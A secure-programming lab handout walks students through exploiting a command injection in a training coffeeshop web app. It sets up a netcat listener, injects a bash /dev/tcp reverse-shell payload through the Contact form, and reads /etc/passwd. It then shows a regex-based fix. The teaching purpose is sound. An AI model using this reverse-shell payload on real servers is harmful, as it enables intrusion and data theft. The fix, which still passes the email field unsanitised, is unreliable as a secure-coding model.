Secure Programming Lab
Command Injection


A reverse shell is an example of a back door: an entry point that an attacker uses that was not intended by the developer. In our example today, the attacker creates a Bash entry point on port 9000. Note: we are using the csthridparty application so you will need to install this before you attempt this lab (see **Week 4 XSS** for a copy of the latest build).

1. Open up a terminal and start the **csthirdparty** server.
2. ssh into the VM using the following command:

vagrant ssh -t

Note: the -t option is necessary to create an interactive shell. The -t option forces a pseudo-terminal allocation for the session. It's especially useful for commands that require terminal features, such as job control (e.g., backgrounding and suspending processes) or interactive prompts, which is what we want it for.

3. Find the IP address of the container using ifconfig, e.g.,



You will use the IP address of the container (in my case it is 172.17.0.3)

4. Create a 'listener' on the csthirdparty VM. Type the following command:

nc -lvp 9000

You should see the following output:

The 'nc' command is Netcat, which is a networking tool used for tasks such as creating TCP/UDP connections, port scanning, and transferring files. When you run **nc -lvp 9000**,

netcat sets up a listener on port 9000, waiting for incoming TCP connections (v is verbose so will show more detailed outputs). Once a connection is established (e.g., from another computer or process), data can be exchanged through this connection. This connection will be used to create the backdoor into to coffeeshop server.


Note: You can end the shell session with Ctrl-C or exit. Also, since the Bash session is interactive, the Contact page will not finish loading until you quit the reverse shell. Don't exit until you are finished the exploit!

5. Open a second terminal and start the coffeeshop application and login as Bob.
6. Navigate to the "Contact" page.
7. Enter in the following code in the contact box:

```
" && bash -c 'bash -i >& /dev/tcp/<your-servers-IP>/9000 0>&1' #
```

The above injected code is designed to exploit a command injection vulnerability and execute a reverse shell.

This is what it looks like on my machine:



Let's break it down:

- **"**: Closes the string in the function that takes in the Contact message
- **&&:** This chains commands, allowing a new command to run after the existing one. It enables the injected command to run separately from the intended operation.
- **bash -c:** Executes a command in a new instance of the Bash shell.
- **bash -i:** Starts an interactive instance of the Bash shell.
- **>& /dev/tcp/<your-servers-IP>/9000:** Redirects the shell's output and input through a TCP connection to the IP address of your container on port 9000.
- **0>&1:** This redirects standard input to standard output, which allows for bidirectional communication over the connection.
- **#:** Comment delimiter to ignore anything after the command is executed.

In summary, this command opens a reverse shell, connecting back to the attacker's listening netcat session on <IP>:9000, allowing them to execute commands remotely on the server. The output will be sent to the hacker's port (9000). As the Bash command was started by Apache, it will be running as the same user, typically **www-data**, with that user's privileges.

On the csthirdparty you should now be logged into the interactive shell. Your output should be something like:

```
vagrant@csthirdparty:~$ nc -l 9000
bash: cannot set terminal process group (14919): Inappropriate ioctl for device
bash: no job control in this shell
www-data@coffeeshop:/$
```

Try the following commands:

1. **ps x**
2. **cat /etc/passwd**
3. **whoami**

Note: Vagrant might name your containers differently than shown. For example, you might see something like: `www-data@cb68ee6afcc0:~$`

The **@cb68**... value is actually the Docker container ID. In this case, check the terminal where you have the coffeeshop executed to compare: `vagrant@cb68ee6afcc0:~$`

Q1. Explain the outputs from the above commands?

Q2. What command could you use to retrieve the contents of the config.env file on the coffeeshop server?

The Vulnerable Code

The code vulnerability lies in the contact function in the views.py code. Locate the contact function. The following code in the contact function allows the command injection to be executed:

```
body = request.POST['message']
cmd = ' printf "From: ' + request.user.email + \
    '\nSubject: CoffeeShop User Contact\n\n' + body + \
    '" | ssmtp contact@coffeeshop.com'
log.info("Command: " + cmd)
os.system(cmd)
```

This line constructs a command by directly concatenating user input (body and request.user.email) into a command string, which is then executed using os.system(cmd). If an attacker includes a command injection payload within the body input (like the reverse shell code), it will be executed by the server.

If we take the previous command injection string as an example, the resulting cmd string that is passed to the os.system function would be:

printf "From: bob@bob.com\nSubject: CoffeeShop User Contact\n" && bash -c 'bash -i >& /dev/tcp/<your-servers-IP>/9000 0>&1' # | ssmtp

Fixing the Vulnerability

There are several ways we can fix this problem. We will implement a simple but effective fix that uses a regular expression to filter out bad inputs.

First, import the regular expression library at the top of the views.py code:

```
import re
```

Replace the body and cmd code:

```
body = request.POST['message']
cmd = ' printf "From: ' + request.user.email + \
    '\nSubject: CoffeeShop User Contact\n\n' + body + \
    '" | ssmtp contact@coffeeshop.com'
```

With:

```
body = re.sub(r'[^\w\s.,!?]', '', request.POST['message'])
cmd = f"From: {request.user.email}\nSubject: CoffeeShop User Contact\n\n{body}"
```

The regex performs the following steps:

- [^\w\s.,!?]: This pattern matches any character that is **not** a word character (\w includes letters, digits, and underscores), whitespace character (\s), or basic punctuation (.,!?).
- re.sub(): Replaces all matched characters (anything outside the allowed set) with an empty string (''), effectively removing them from the input.

Why This Prevents Command Injection

1. **Removal of Potentially Harmful Characters**: By stripping out characters like ;, &, |, and $, which are commonly used in shell commands, the fix removes the ability to chain or inject additional commands.
2. **Restricting Input to Alphanumeric and Basic Punctuation**: This approach limits the input to only include letters, numbers, spaces, and a few basic punctuation marks, significantly reducing the chances of executing unintended commands.

Set up the exploit as before and re-send the attack string through the contact form.

Q3. What do you see on the attacker server now?